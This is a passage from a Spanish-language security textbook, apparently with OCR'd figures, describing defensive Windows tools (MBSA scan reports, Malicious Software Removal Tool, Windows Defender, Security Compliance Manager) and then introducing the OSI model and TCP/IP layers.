


Figura 7. Selección de carpeta de instalación de Baseline Security Analyzer.
Fuente: elaboración propia.

Seleccionado el paso anterior, se procede con el proceso de instalación como muestra la Figura 8.




Figura 8. Instalación de Microsoft Baseline Security Analyzer.
Fuente: elaboración propia.

MBSA, es una aplicación de análisis del estado de la computadora, donde se puede hacer escaneos de forma local o escanear múltiples computadoras a través de la red o ver reportes antiguos, la Figura 9 muestra la pantalla principal de esta aplicación y el proceso de cómo hacer un escaneo.




Figura 9. Selección de parámetros de escaneo de Baseline Security Analyzer.
Fuente: elaboración propia.

En la pantalla anterior se visualizan varias opciones, desde el escaneo de una computadora local hasta una remota introduciendo la dirección IP, el nombre del reporte y si se quiere seleccionar opciones como:

- Análisis de vulnerabilidades administrativas de Windows.
- Búsqueda de contraseñas débiles.
- Vulnerabilidades administrativas del servicio web.
- Vulnerabilidades de las bases de datos.
- Actualizaciones de seguridad.

Al proceder al realizar este proceso, lo primero que va a hacer el sistema es descargarse las actualizaciones de seguridad para hacer un escaneo en base a los últimos parámetros conocidos por Microsoft sobre sus sistemas, a partir de ahí ejecuta el escaneo una vez que el proceso termina se puede ver la información de la computadora y a continuación los informes obtenidos, la Figura 10 muestra el proceso de escaneo de la herramienta.





Figura 10. Proceso de escaneo de Baseline Security Analyzer.
Fuente: elaboración propia.

Realizado el proceso de escaneo, se puede observar los datos de la computadora y a continuación los informes obtenidos, en primer lugar, se puede ver los resultados del escáner de actualizaciones de seguridad como se muestra en la Figura 11.



Report Details for WORKGROUP - DESKTOP-GG1P1GT (2019-09-23 20:46:28)

Security assessment:
Incomplete Scan (Could not complete one or more requested checks.)

Computer name:	WORKGROUP\DESKTOP-GG1P1GT
IP address:	192.168.12.21
Security report name:	WORKGROUP - DESKTOP-GG1P1GT (23-9-2019 20-46)
Scan date:	23/9/2019 20:46
Scanned with MBSA version:	2.1.2112.0
Catalog synchronization date:	
Security update catalog:	Windows Server Update Services


Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
!	Security Updates	An error occurred while scanning for security updates. (0x80244011) How to correct this

Figura 11. Resultados generales del escaneo de Baseline Security Analyzer.
Fuente: elaboración propia.

El segundo informe que se visualiza, son las vulnerabilidades administrativas de Windows como se muestra en la Figura 12.



Administrative Vulnerabilities

Score	Issue	Result
	Automatic Updates	The Automatic Updates system service is not configured to be started as Automatic. What was scanned How to correct this
	Password Expiration	Some user accounts (4 of 5) have non-expiring passwords. What was scanned Result details How to correct this
	Incomplete Updates	No incomplete software update installations were found. What was scanned
	Windows Firewall	Windows Firewall is enabled and has exceptions configured. Windows Firewall is enabled on all network connections. What was scanned Result details How to correct this
	Local Account Password Test	Some user accounts (3 of 5) have blank or simple passwords, or could not be analyzed. What was scanned Result details
	File System	All hard drives (4) are using the NTFS file system. What was scanned Result details
	Autologon	Autologon is not configured on this computer. What was scanned
	Guest Account	The Guest account is disabled on this computer. What was scanned
	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned
	Administrators	No more than 2 Administrators were found on this computer. What was scanned Result details

Figura 12. Resultados de vulnerabilidades administrativas de MBSA.
Fuente: elaboración propia.

El informe de la figura anterior, indica que las actualizaciones automáticas de Windows están deshabilitadas, que varias cuentas de usuarios están por expirar, que no existen actualizaciones de software completas y que el firewall de Windows tiene algunas excepciones o permisiones de algunos puertos para varias aplicaciones. En el caso de los usuarios a expirar se puede dar clic en "**Result Detail**", el cual indica en detalle la lista de usuarios a caducar su tiempo de acceso en el sistema como se muestra en la Figura 13.




Figura 13. Vista del escaneo de una vulnerabilidad en Baseline Security Analyzer.
Fuente: elaboración propia.

También, se indica como resolver este problema y entonces se explica la situación y se ofrece el modo de solucionar, para cada parámetro se puede ver lo mismo, que se escaneó, como corregirlo y en algunos casos el detalle.

Una vez que se ha terminado de revisar, se puede cerrar y siempre se puede volver a analizar análisis guardados que se hayan hecho con anterioridad en el sistema como se muestra en la Figura 14.




Figura 14. Listado de escaneos realizados en Baseline Security Analyzer.
Fuente: elaboración propia.

Otra herramienta muy importante en el sitio de Microsoft es "**Malicious Software Removal Tool**", es una herramienta muy interesante de Microsoft que se distribuye con actualizaciones mensuales y sirve para detectar y eliminar software potencialmente peligroso, no es una herramienta de prevención, sino, de eliminación de malware que esté en ejecución en el equipo, es decir, no hace análisis de archivo, sino que analiza los procesos en ejecución para detectar aquellos programas que son malware, esta herramienta se la puede descargar de la siguiente dirección https://www.microsoft.com/es-es/download/malicious-software-removal-tool-details.aspx. Una vez completada la descarga se puede ejecutar el instalador para proceder con el proceso de ejecución, es un programa que se ejecuta de forma portable, es decir no se instala, la Figura 15 muestra el proceso de ejecución del programa.




Figura 15. Herramienta de eliminación de software malintencionado.
Fuente: elaboración propia.

Una vez abierto se puede ver la lista de software malicioso que esta herramienta puede detectar y eliminar, se tiene una herramienta, por ejemplo, para detección de malware bancario para Android, si se hace clic en cualquiera de las herramientas se abre la página web donde describe qué es lo que se está buscando y qué tipo de vulnerabilidades van asociadas, la Figura 16 muestra el listado de malware que esta herramienta puede borrar.




Figura 16. Listado de Malware en Malicious Software Removal Tool.
Fuente: elaboración propia.

Una vez ejecutada la prueba, simplemente se le da clic en siguiente y se selecciona el tipo de escaneo que se desea, que puede ser una prueba rápida, completa o personalizada como se muestra en la Figura 17.




Figura 17. Selección del tipo de escaneo en Malicious Software Removal Tool.
Fuente: elaboración propia.

Seleccionado el tipo de prueba y una vez que termina el proceso de escaneo, muestra los resultados, en este caso no se ha encontrado software malicioso, pero se vuelve a repetir, sólo puede detectar los que están en ejecución de los que hay en la lista, si son otro tipo de amenazas no puede detectarlas, aun así, conocer esta lista y utilizar esta herramienta aunque sólo sea para estudiar estos malware puede permitir aprender mucho sobre cómo funciona el Software malicioso que puede llegar a la computadoras sea este u otro, la Figura 18 muestra el resultado del escaneo de esta herramienta.




Figura 18. Informe final del escaneo en Malicious Software Removal Tool.
Fuente: elaboración propia.

1.7. Nuevas herramientas de seguridad en Windows

Microsoft en su página Security TechCenter ofrece múltiples herramientas que se pueden descargar y utilizar para mejorar y gestionar la seguridad de los sistemas informáticos, se tienen herramientas como el Microsoft Baseline Security Analyzer ya obsoleto para las versiones modernas de Windows, pero aún muy válido sí se tiene un parque que contenga equipos con Windows 7 o Windows server 2008 r2, se tienen herramientas de actualización de software como Windows Server Update Services o herramientas de eliminación de software malintencionado o de mitigación de explotación. El "**Enhanced Mitigation Experience Toolkit**" es una herramienta de Microsoft que se utiliza para proteger procesos del sistema y de aplicaciones de este fabricante, de forma que no puedan ser explotados por software malicioso infectando la computadora para realizar actividades maliciosas.

Sin embargo, esta herramienta consumía demasiado recursos y no se instalaba por defecto en los equipos, actualmente se utiliza y se ha mejorado "**Windows Defender**", proporcionando múltiples herramientas que van desde la protección de antivirus, hasta la protección de cuentas, utilizando cuentas de Microsoft, el firewall de red que se puede utilizar para red privada, profesional o de dominio, controles de aplicaciones y navegador, seguridad del propio dispositivo evitando robo de tokens en el Kernel similares, opciones de familia, control parental y rendimiento y estado del dispositivo. Se puede acceder a cada una de estas secciones y configurarlo como más convenga y siempre manteniéndolo actualizado, la Figura 19 muestra la pantalla principal de esta herramienta de Windows.




Figura 19. Página principal de Windows Defender.
Fuente: elaboración propia.

Además, se tiene disponibles herramientas como el "**Microsoft Security Compliance Manager Tool**" o SCM, la cual es una aplicación que ayuda a configurar y gestionar los equipos, no sólo el sistema operativo, también otras aplicaciones como la Suite Office o el navegador Microsoft. Esta herramienta se trata de una especie de checklist a medida, que se utiliza para generar configuraciones que se puedan ir aplicando a los distintos equipos que se tienen en funcionamiento en la infraestructura de la organización.

La aplicación se la puede iniciar dirigiéndose al menú de inicio y se muestra la aplicación completa la cual ofrece actualizaciones sobre las líneas de base de configuración de los equipos, en este caso para Windows server 2012, a la izquierda se tienen las configuraciones de base que se pueden utilizar, se tienen las oficiales de Microsoft y las que se puedan modificar, en este caso se va a seleccionar, por ejemplo, Windows 10, se puede ampliar el menú para que se vea mejor y se pueden ver la opción de políticas de gestión de credenciales, en este caso sólo vienen dos opciones como se muestra en la Figura 20.




Figura 20. Entorno principal de Microsoft Security Compliance Manager Tool.
Fuente: elaboración propia.

Este programa no configura los equipos, sino, que dice cómo se debe hacerlo, si se va a otra opción, por ejemplo, "Computer Security Compliance", la cual es bastante más genérica y tiene 765 configuraciones únicas, aquí se puede buscar configuraciones de Windows, configuraciones de seguridad, políticas locales, firewall y seguridad avanzada o políticas de auditoría, la Figura 21 muestra en ejemplo de configuraciones del entorno de esta herramienta.




Figura 21. Configuración de Microsoft Security Compliance Manager Tool.
Fuente: elaboración propia.

La aplicación Microsoft Security Compliance Manager consiste en una herramienta de gestión muy válida y que además permite revisar periódicamente que no se han modificado las configuraciones del sistema.

CAPÍTULO II: LOS FUNDAMENTOS DE LAS REDES APLICADAS A LA SEGURIDAD

Este capítulo tiene como objetivo conocer el funcionamiento y los fundamentos de las redes de datos para conocer en qué parte se pueden detectar los diferentes tipos de vulnerabilidades y poder entender el tipo de ataque que se quiere aplicar, también, se analiza los diferentes tipos de ataques por cada capa del modelo de referencia OSI, la seguridad en las redes inalámbricas y las diferentes tecnologías de implementación en sitios web.

2.1. Capas de protocolos de red

Una red de datos es un conjunto de artefactos o dispositivos conectados entre sí, formando uniones o un conjunto de conexiones. La comunicación de estos dispositivos tiene que estar basados en protocolos y establecidos en un sistema de conexión abierta denominado como el modelo OSI. Según Moreno (2003) se define el concepto de protocolo como un conjunto de reglas que permiten que la comunicación entre una red sea factible y satisfactoria, el modelo OSI está conformado o dividido en siete capas que se detallan a continuación:

1. Capa física.
2. Capa de enlace de datos.
3. Capa de red.
4. Capa de transporte.
5. Capa de sesión.
6. Capa de presentación.
7. Capa de Aplicación.

Antes de analizar sobre lo que se entiende por el modelo OSI, se tiene que saber lo que es una red, gracias a este modelo las computadoras se pueden comunicar y así formar redes de computadoras, por lo tanto, se tiene que definir lo que es una red.

Se define a una red de computadoras como un conjunto de equipos que se conectan entre sí, mediante varios medios que pueden ser cables, ondas electromagnéticas, etc., con el objetivo fundamental de interconectar computadoras para poder compartir, o sea, es tener la habilidad, la capacidad y la oportunidad de compartir recursos como archivos, impresoras que facilitan y optimizan las tareas o procesos que los usuarios realizan.

En la década de los ochenta las redes estaban creciendo sin control, las empresas, los fabricantes tenían sus propios métodos de comunicación entre computadoras, es decir, cada cual tenía sus propios protocolos de comunicación.

Cuando las empresas vieron la necesidad de comunicarse entre ellas, entonces ahí surgió lo que se conoce como el modelo OSI. Es modelo fue creado por la ISO (Organización Internacional de Estandarización) dando las directrices a los diferentes fabricantes sobre cuál es el modelo que tienen que tomar para que los equipos se comuniquen y de esa manera, cada empresa, cada fabricante se unieron en el mismo idioma para comunicarse.

El modelo OSI representa al conjunto de pasos con los cuales será posible la comunicación entre dispositivos informáticos, consta de siete capas, el cual se lee desde la capa superior a la inferior cuando el mensaje va a salir y desde la inferior hacia la superior cuando el mensaje llega.

La capa de aplicación es la capa donde se ejecutan los programas, por ejemplo, YouTube, el correo, es la aplicación o el programa que realiza la comunicación entre las diferentes capas, cuando se da clic, cuando se envía un mensaje se está interactuando con esta capa.

La capa de presentación es la capa que se encarga de traducir el formato de los datos, si se desea descargar un archivo, una foto o ver un video, esos tipos de archivos es manejado por esta capa.

La capa de sesión es la capa que maneja la conversación entre el dispositivo propio y el remoto, es la que establece comunicación entre hosts o equipos, la capa de sesión es la que abre la comunicación identificando quien es el equipo local y el remoto.

La capa de transporte tiene dos elementos principales que permite la comunicación extremo a extremo, por ejemplo, si se desea descargar una canción y pesa 20 Megas, esta capa es la que divide la longitud del tamaño del archivo en pequeños paquetes, los etiqueta utilizando un protocolo que puede ser TCP o UDP, en donde, estos protocolos pueden solicitar el reenvío de paquetes con el otro extremo si alguno de estos se pierda, esto aplica al protocolo TCP y en el caso de UDP no garantiza el renvío de los paquetes si estos se llegaran a perder.

La capa de red se constituye en una de las capas más importante, es la que se encarga de determinar la mejor ruta para que el mensaje llegue al otro dispositivo, es llamada también, la capa de direccionamiento.

La capa de enlace de datos es la que toma toda la información recopilada de las capas superiores y la traduce a información binaria para que a su vez la capa física envíe esa información.

Entre uno de los ejemplos más comunes de medios que conectan esta capa tenemos el cable de red UTP que se muestra en la Figura 22.




Figura 22. Medio de conexión de la capa física del modelo OSI.
Fuente: recuperado de https://www.kroton.com.pe

Torre TCP/IP

Según Stallings (2004) existen dos arquitecturas desarrolladas para la aplicación de los estándares de comunicación, como son, el conjunto de protocolos TCP/IP y el modelo de referencia OSI.

TCP/IP es el protocolo más usado en la actualidad para las comunicaciones en redes y como todo protocolo, describe un conjunto de guías generales de operación que hacen posible la transferencia de datos entre redes de computadores. Este protocolo es denominado así, debido a los dos protocolos más importantes que lo componen como son:

- El protocolo de control de transmisión o TCP.
- El Protocolo de internet o IP.

La pila de estos protocolos está conformada por cuatro capas o niveles y algunos consideran que son cinco, pues dividen la inferior en dos capas, las capas del protocolo TCP/IP son:

- Acceso a la red o Network Access Level, usualmente ligada con el nivel físico y de enlace de datos, es decir, las capas 1 y 2 del modelo OSI
- Capa de internet, similar al nivel tres o capa de red del modelo OSI
- Capa de transporte, similar a nivel 4 o capa de transporte del modelo OSI

- Capa de aplicación, equivalente a nivel de sesión, presentación y aplicación o capa 5, 6 y 7 del modelo OSI.

El protocolo TCP/IP a través de los cuatro niveles o capas anteriormente descritas, establece un conjunto de reglas o normas mediante el cual es posible que los computadores puedan hablar en un lenguaje común, independientemente del tipo de máquina o del sistema operativo que utilicen.

En la Figura 23 se muestra la equivalencia y comparación de los protocolos con el modelo de referencia OSI.




Figura 23. Torres de protocolos de TCP/IP.
Fuente: elaboración propia.

Comunicación TCP/IP

La comunicación entre varios pc, por ejemplo, un navegador web se podría visualizar como el envío de datos de un punto a otro estableciendo una vía segura y una negociación sobre la red para que toda la información llegue de forma correcta al destino, la Figura 24 muestra un ejemplo de comunicación TCP/IP.

